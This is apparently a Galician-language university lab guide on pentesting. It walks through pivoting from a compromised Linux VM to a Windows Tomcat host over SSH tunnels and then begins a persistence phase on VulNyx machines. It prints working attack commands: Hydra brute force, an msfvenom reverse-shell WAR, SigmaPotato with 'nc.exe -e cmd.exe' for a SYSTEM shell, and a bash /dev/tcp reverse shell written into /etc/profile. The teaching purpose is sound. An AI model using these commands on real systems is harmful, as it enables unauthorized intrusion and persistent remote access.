
O obxectivo deste escenario é...

- Compromiso inicial da máquina Linux (**Basic**) como punto de apoio
- Identificación dunha rede interna non accesible directamente dende Kali (`vboxnet1`)
- Análise da rede interna dende **Basic**, superando as limitacións de escaneo
- Configuración de túneles **SSH (Local e Remote Port Forwarding)**
- Movemento lateral dende **Basic** → **War** mediante explotación remota
- Transferencia de ferramentas evasiva e escalada de privilexios

Mapa de vectores de ataque

1. **Kali** compromete a máquina **Basic (Linux)** *(enumeración → acceso inicial → escalada a root)*
2. **Basic** actúa como máquina pivote *(descubrimento da rede 192.168.57.0/24 + configuración de SSH)*
3. **Kali**, a través de **SSH Tunneling**, ataca a máquina **War (Windows)** *(enumeración de servizos → explotación de Tomcat → shell reversa túnelizada → escalada)*

Diagrama de ataque



Fase 1 — Recopilación (Compromiso Previo e Descubrimento Interno)

Premisa: Seguindo os pasos do documento Basic, xa comprometemos a máquina **Basic** e temos unha shell como **root**.

PASO 1.1: ENUMERACIÓN DE INTERFACES EN BASIC

Dende a nosa shell en Linux (Basic), verificamos se existe unha segunda tarxeta de rede.

```
root@basic:~# ip -br a
```

NOTA: No caso de non existir unha segunda NIC revisar o comentado no apartado Configuración de VirtualBox

Saída relevante:

> **IP das máquinas virtuais**
>
> No caso de execución deste procedemento a IP da máquina:
>
> 1. Kali Linux foi: **192.168.56.113**
> 2. Basic foi: NIC1 → **192.168.56.208** e NIC2 → **192.168.57.7**
> 3. War foi: **192.168.57.5**
>
> , pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

```
enp0s3          UP            192.168.56.208/24 ... (Exposta a Kali)
enp0s8          UP            192.168.57.7/24 ... (Rede Pivoting)
```

Descubrimento: Existe unha rede `192.168.57.0/24` illada de Kali.

PASO 1.2: DESCUBRIMENTO DE VECIÑOS (HOST DISCOVERY)

Buscamos máquinas vivas nesa rede interna dende Basic.

```
# Ping sweep con bash
root@basic:~# for i in {1..254}; do (ping -c 1 192.168.57.$i | grep "bytes from" &); done
```

Obxectivo Identificado: `64 bytes from 192.168.57.5 ...` (Máquina War).

Fase 2 — Análise (Configuración de Túneles e Enumeración)

Nesta fase empregaremos exclusivamente **SSH Tunneling**.

PASO 2.1: PREPARACIÓN DO ENTORNO SSH EN BASIC (CRÍTICO)

Necesitamos configurar Basic para aceptar conexións SSH de root (para crear túneles) e activar `GatewayPorts` (para as shells reversas da Fase 3).

1. En Kali: Xerar e ler a chave pública

```
# Xerar se non existe, sen passphrase
kali@kali:~$ ssh-keygen -t rsa -f ~/.ssh/id_rsa -N ""
# Ler para copiar
kali@kali:~$ cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3Nza... kali@kali
```

2. En Basic: Autorizar a chave e configurar SSHD

```
# Crear directorio e engadir chave
root@basic:~# mkdir -p /root/.ssh
root@basic:~# echo "PEGA_AQUI_A_TUA_ID_RSA_PUB" >> /root/.ssh/authorized_keys
root@basic:~# chmod 600 /root/.ssh/authorized_keys

# Configurar SSHD
root@basic:~# echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
root@basic:~# echo "GatewayPorts yes" >> /etc/ssh/sshd_config
root@basic:~# systemctl restart ssh
```

PASO 2.2: DYNAMIC PORT FORWARDING (PROXY SOCKS)

Creamos un túnel dinámico para ter visibilidade sobre a rede `192.168.57.0/24`.

Dende Kali:

```
# -D 1080: Crea un proxy SOCKS no porto 1080
# -f -N: Executa en segundo plano sen abrir shell
ssh -f -N -D 1080 root@192.168.56.208
```

Configurar `/etc/proxychains4.conf` para usar `socks5 127.0.0.1 1080` e comentar calquera outra liña.

```
# Ao final do ficheiro
[ProxyList]
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1080
```

PASO 2.3: ENUMERACIÓN DE PORTOS (MÉTODO NETCAT)

> ⚠ **Problemas con Nmap e SOCKS**
>
> O uso de Nmap a través de proxies SOCKS adoita fallar por temas de timeouts e latencia, dando falsos negativos (todo *filtered*). A mellor práctica é usar **Netcat** para descubrir portos abertos e logo facer túneles fixos.

Script de descubrimento rápido dende Kali:

```
for port in 135 139 445 3389 8080; do
    echo -n "Porto $port: "
    proxychains nc -z -w 1 192.168.57.5 $port 2>/dev/null && echo "ABERTO" || echo "PECHADO"
done
```

Resultado:
- Porto **8080** (HTTP) → ABERTO
- Porto **445** (SMB) → ABERTO

PASO 2.4: LOCAL PORT FORWARDING (ACCESO ESTABLE)

Agora que sabemos os portos, traémolos ao noso Kali para traballar con ferramentas nativas sen restricións de proxy.

Dende Kali (nova terminal):

```
# -L: Redirixe porto local a destino remoto
ssh -f -N -L 8080:192.168.57.5:8080 -L 4450:192.168.57.5:445 root@192.168.56.208
```

PASO 2.5: ENUMERACIÓN DE SERVIZOS (TOMCAT)

Agora atacamos ao noso `localhost`, o que garante estabilidade.

1. Escaneo de versións con Nmap (Local):

```
nmap -sV -p 8080 localhost
```

2. Navegación web: Acceder a `http://localhost:8080` (Tomcat) e tentar entrar en `/manager/html`. Pide credenciais.

Fase 3 — Explotación (Movemento Lateral cara a Windows)

PASO 3.1: FORZA BRUTA CONTRA TOMCAT MANAGER

Aproveitando o túnel local (`localhost:8080`), lanzamos Hydra.

```
hydra -L /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt \
    -P /usr/share/wordlists/metasploit/tomcat_mgr_default_pass.txt \
    localhost -s 8080 http-get /manager/html
```

Resultado: `admin:tomcat`

PASO 3.2: CONFIGURACIÓN DO TÚNEL REVERSO (REMOTE PORT FORWARDING)

Para recibir a shell reversa en Kali, necesitamos que Basic faga de ponte.

Dende Kali:

```
# -R: Escoita na IP interna de Basic (192.168.57.7) e reenvía a Kali
ssh -f -N -R 192.168.57.7:443:127.0.0.1:443 root@192.168.56.208
```

PASO 3.3: CREACIÓN DO PAYLOAD

Importante: O `LHOST` debe ser a IP de Basic na rede interna.

```
# LHOST: 192.168.57.7 (Onde escoita o túnel -R)
# LPORT: 443 (Porto tunelizado)
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.57.7 LPORT=443 -f war -o shell.war
```

PASO 3.4: DEPLOY E OBTENCIÓN DE SHELL

Importante: Tomcat adoita bloquear as subidas con `curl` debido á protección CSRF (Erro 403). Usaremos o navegador a través do túnel para evitalo.

1. Poñer listener en Kali:

```
nc -lvnp 443
```

2. Subir WAR malicioso (vía Navegador):
- Abre **Firefox** en Kali.
- Visita `http://localhost:8080/manager/html`.
- Loguéate con `admin:tomcat`.
- Busca a sección **"WAR file to deploy"**.
- Selecciona o teu ficheiro `shell.war` e preme **Deploy**.

3. Executar Payload:
Unha vez despregado, aparecerá na lista de aplicacións como `/shell`.
- Fai clic na ligazón `/shell` no navegador ou visita `http://localhost:8080/shell/`.

Resultado en Kali:

```
listening on [any] 443 ...
connect to [127.0.0.1] from [127.0.0.1] ...
C:\Program Files\Apache Software Foundation\Tomcat 11.0>whoami
nt authority\local service
```

Fase 4 — Post-explotación (Escalada de Privilexios)

O usuario `local service` ten permisos de escritura moi limitados. Ademais, o antivirus adoita borrar ferramentas de hacking. Aproveitaremos que **Tomcat ten permisos de escritura en `webapps`** e que o navegador (GUI) é o método máis fiable para subir ficheiros sen erros de CSRF.

PASO 4.1: ENUMERACIÓN DE PRIVILEXIOS

```
C:\> whoami /priv
...
SeImpersonatePrivilege ... Enabled
```

PASO 4.2: TRANSFERENCIA DE FERRAMENTAS (MÉTODO "FAKE WAR")

Renomearemos os executables a `.war` para subilos a través do xestor de Tomcat.

1. En Kali: Preparar ficheiros

```
cp /usr/share/windows-resources/binaries/nc.exe .
wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe

# Renomear a .war para enganar ao xestor de subidas
mv SigmaPotato.exe potato.war
mv nc.exe nc.war
```

2. En Kali: Subir ficheiros (vía Navegador)
Igual que na Fase 3, usamos Firefox en `http://localhost:8080/manager/html`:
- Sube `potato.war` → Deploy.
- Sube `nc.war` → Deploy.

3. En War: Recuperar executables Tomcat gardou os ficheiros en `webapps` (e probablemente fallou ao descomprimilos, pero o ficheiro orixinal queda alí).

```
cd "C:\Program Files\Apache Software Foundation\Tomcat 11.0\webapps"

move potato.war SigmaPotato.exe
move nc.war nc.exe
```

PASO 4.3: EXPLOTACIÓN CON SIGMAPOTATO

Necesitamos un novo túnel para recibir a shell de SYSTEM (ex: porto 5555).

1. En Kali: Túnel Reverso para SYSTEM shell.

```
ssh -f -N -R 192.168.57.7:5555:127.0.0.1:5555 root@192.168.56.208
```

2. En Kali: Listener.

```
nc -lvnp 5555
```

3. En War: Executar Exploit.

```
SigmaPotato.exe "nc.exe 192.168.57.7 5555 -e cmd.exe"
```

Resultado: Shell como `nt authority\system`.

PASO 4.4: OBTENCIÓN DE FLAGS

```
type C:\Users\Administrator\Desktop\root.txt
type C:\Users\[usuario_war]\Desktop\user.txt
```

Correspondencia de Fases → MITRE ATT&CK — Pivoting Scenario

FASE 1 — RECOPILACIÓN

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Descubrimento de segunda interface en Basic (ip addr)	Host Networking Discovery	T1016 — System Network Configuration Discovery	CWE-200 — Information Exposure
Ping dende Linux (Basic) cara a War	Network Service Scanning	T1046 — Network Service Discovery T1018 — Remote System Discovery	CWE-200 — Information Exposure
Identificación de host activo (192.168.57.5)	Remote System Discovery	T1018 — Remote System Discovery	CWE-200 — Information Exposure

FASE 2 — ANÁLISE

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Configuración de GatewayPorts en SSH (Basic)	SSH Configuration Modification	T1562 — Impair Defenses	N/A
SSH Local Port Forwarding (Acceso a servizos)	SSH Tunneling	T1572 — Protocol Tunneling T1021.004 — Remote Services: SSH	N/A
Enumeración de Tomcat (porto 8080 vía túnel)	Service Enumeration	T1046 — Network Service Discovery	CWE-200 — Information Exposure

FASE 3 — EXPLOTACIÓN

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Forza Bruta Tomcat Manager (vía túnel local)	Password Guessing / HTTP	T1110 — Brute Force T1110.001 — Brute Force: Password Guessing	CWE-521 — Weak Password Requirements
Creación de payload WAR con msfvenom	Malware Generation	T1587.001 — Develop Capabilities: Malware	N/A
Deploy de WAR malicioso en Tomcat	Exploit Public-Facing Application	T1190 — Exploit Public-Facing Application	CWE-434 — Unrestricted Upload of File with Dangerous Type
Obtención de shell reversa (SSH Remote Forwarding)	Command and Control / Proxy	T1090 — Proxy T1090.002 — Proxy: External Proxy	N/A

FASE 4 — POST-EXPLOTACIÓN

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Enumeración de privilexios (whoami /priv)	Process Privilege Discovery	T1069 — Permission Groups Discovery	CWE-200 — Information Exposure
Transferencia de ferramentas (Fake WAR Upload)	Ingress Tool Transfer	T1105 — Ingress Tool Transfer	N/A
Explotación de SeImpersonatePrivilege con SigmaPotato	Token Impersonation	T1134 — Access Token Manipulation T1134.001 — Access Token Manipulation: Token Impersonation/Theft	CWE-269 — Improper Privilege Management
Obtención de shell de SYSTEM	Privilege Escalation	T1068 — Exploitation for Privilege Escalation	CWE-269 — Improper Privilege Management
Lectura de flags (user.txt, root.txt)	Data from Local System	T1005 — Data from Local System	N/A

Resumo e Conclusións

Neste escenario de pivoting Linux → Windows aprendemos leccións vitais de pivoting avanzado:

1. **Fiabilidade de Ferramentas:** Nmap pode fallar en túneles SOCKS; **Netcat** é o mellor aliado para validar conectividade.
2. **Pivoting Nativo:** Usar **SSH Tunneling** puro (`-L` , `-R` , `-D`) elimina a necesidade de subir binaries extra á máquina pivote e mantén o tráfico cifrado.
3. **Abuso de Funcionalidades:** Cando hai restricións de seguridade (CSRF, antivirus), usar a GUI a través dun túnel e o mecanismo de despregamento do servidor (Fake WAR) é a técnica máis robusta.

> **Recordatorio Pivot**
>
> • **SSH -L (Local):** Trae un porto remoto ao teu Kali (Ideal para atacar web, RDP, SMB).
>
> • **SSH -R (Remote):** Leva un porto do teu Kali á rede remota (Ideal para recibir shells e servir ficheiros).
>
> • Lembra sempre configurar `GatewayPorts yes` no `/etc/ssh/sshd_config` do pivote se necesitas que terceiras máquinas (War) se conecten ao túnel.

3.2 VulNyx

3.2.1 Introdución

QUE É VULNYX?

Vulnyx é unha colección/proxecto de máquinas vulnerables e retos de seguridade, deseñado para practicar pentesting e hacking ético en contornas locais e illadas. As imaxes distribúense normalmente en formatos descargables (por exemplo, `.ova`, `.vmdk` ou `.img`) e pódense executar en VirtualBox ou VMware sen necesidade de conexión a internet.

É NECESARIO REXISTRARSE?

Na maioría dos casos **non**. Para descargar e executar as VMs básicas non se require conta. En servizos adicionais (foro, subida de contidos, area de membros) pode ser necesaria unha conta para esas funcións, mais non para o uso esencial das imaxes.

PÓDENSE PUBLICAR SOLUCIÓNS (WRITE-UPS)?

Si, permítense *write-ups*, con estas boas prácticas.

3.2.2 Prácticas Taller

Fase 5. Persistencia. Máquinas virtuais nivel Low, so Linux

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNYX (DIFICULTADE: LOW, SO: LINUX)

Índice

Máquina	Máquina	Máquina	Máquina	Máquina	Máquina
Doctor	Fing	Shock	Real	Zero	Deploy
Node	Noob	Look	Beginner	Share	Plot
Wicca	Robot	Basic	First	Mux	Infected
Agent	HackingStation	Diff3r3ntS3c	Exec	Lower	Blogger
Lower2	Lower3	Lower4	Loweb	Lower6	Lower7

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.

Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/`.
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova`.
5. Na importación escoller na `Política de dirección MAC`: Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

FASE 5. PERSISTENCIA - MÁQUINAS VULNYX LOW LINUX

Nota de seguridade: Usar exclusivamente en contextos autorizados de pentesting.

> **Recomendacións**
>
> • Non actualizar os paquetes da máquina (podería romper vectores de ataque).
>
> • Traballar sempre nunha rede illada (host-only).

---

1. Introdución e Preparación

Obxectivo

Realizar nun test de intrusión a Fase 5. Persistencia sobre as máquinas Vulnyx Low Linux da UD2 de HE.


Pasos básicos

1. Descargar unha máquina(OVA) dende VulNyx, por exemplo: Basic

2. Comprobar o hash


```
$ md5sum Basic.zip
6d2eed28deeb0967d8fa454bfcd95ed5  Basic.zip
```

3. Descomprimir e importar a OVA en VirtualBox. Asegurarse que na configuración de rede o Adaptador 1 esté en modo **Só anfitrión (Host-only)**



4. Iniciar a máquina.

5. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **Só anfitrión (Host-only)**.



6. Arrancar a máquina Kali Linux:
   - Identificar a IP (`netdiscover` ou `arp-scan` ou `nmap`) e realizar escaneo con `nmap` .
   - Detectar vulnerabilidades en servizos como SSH, Apache ou CUPS.
   - Explorar un vector de ataque (CUPS).
   - Establecer persistencia e recoller información do sistema.
7. Elaborar un informe final coas evidencias obtidas.

Fases dun test de intrusión (Pentest)

---

2. Bloque I: Persistencia en Conexións e Shells

> **Prerrequisito**
>
> Realizar o procedemento descrito no documento Basic

Opción 1: Reverse shell simple (/etc/profile)


> **IP da máquina Kali Linux**
>
> No caso de execución deste procedemento a IP da máquina Kali Linux foi **192.168.56.53** e o da máquina víctima foi **192.168.56.74**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.
>
> ```
> $ (ip -o -4 addr show eth0 | awk '{print $4}' | cut -d'/' -f1 #Sustituír eth0 pola NIC correspondente
> ```

Dentro da consola de *root* conseguida con *env* executar:

```
echo "bash -i >& /dev/tcp/192.168.56.53/4444 0>&1" >> /etc/profile
```

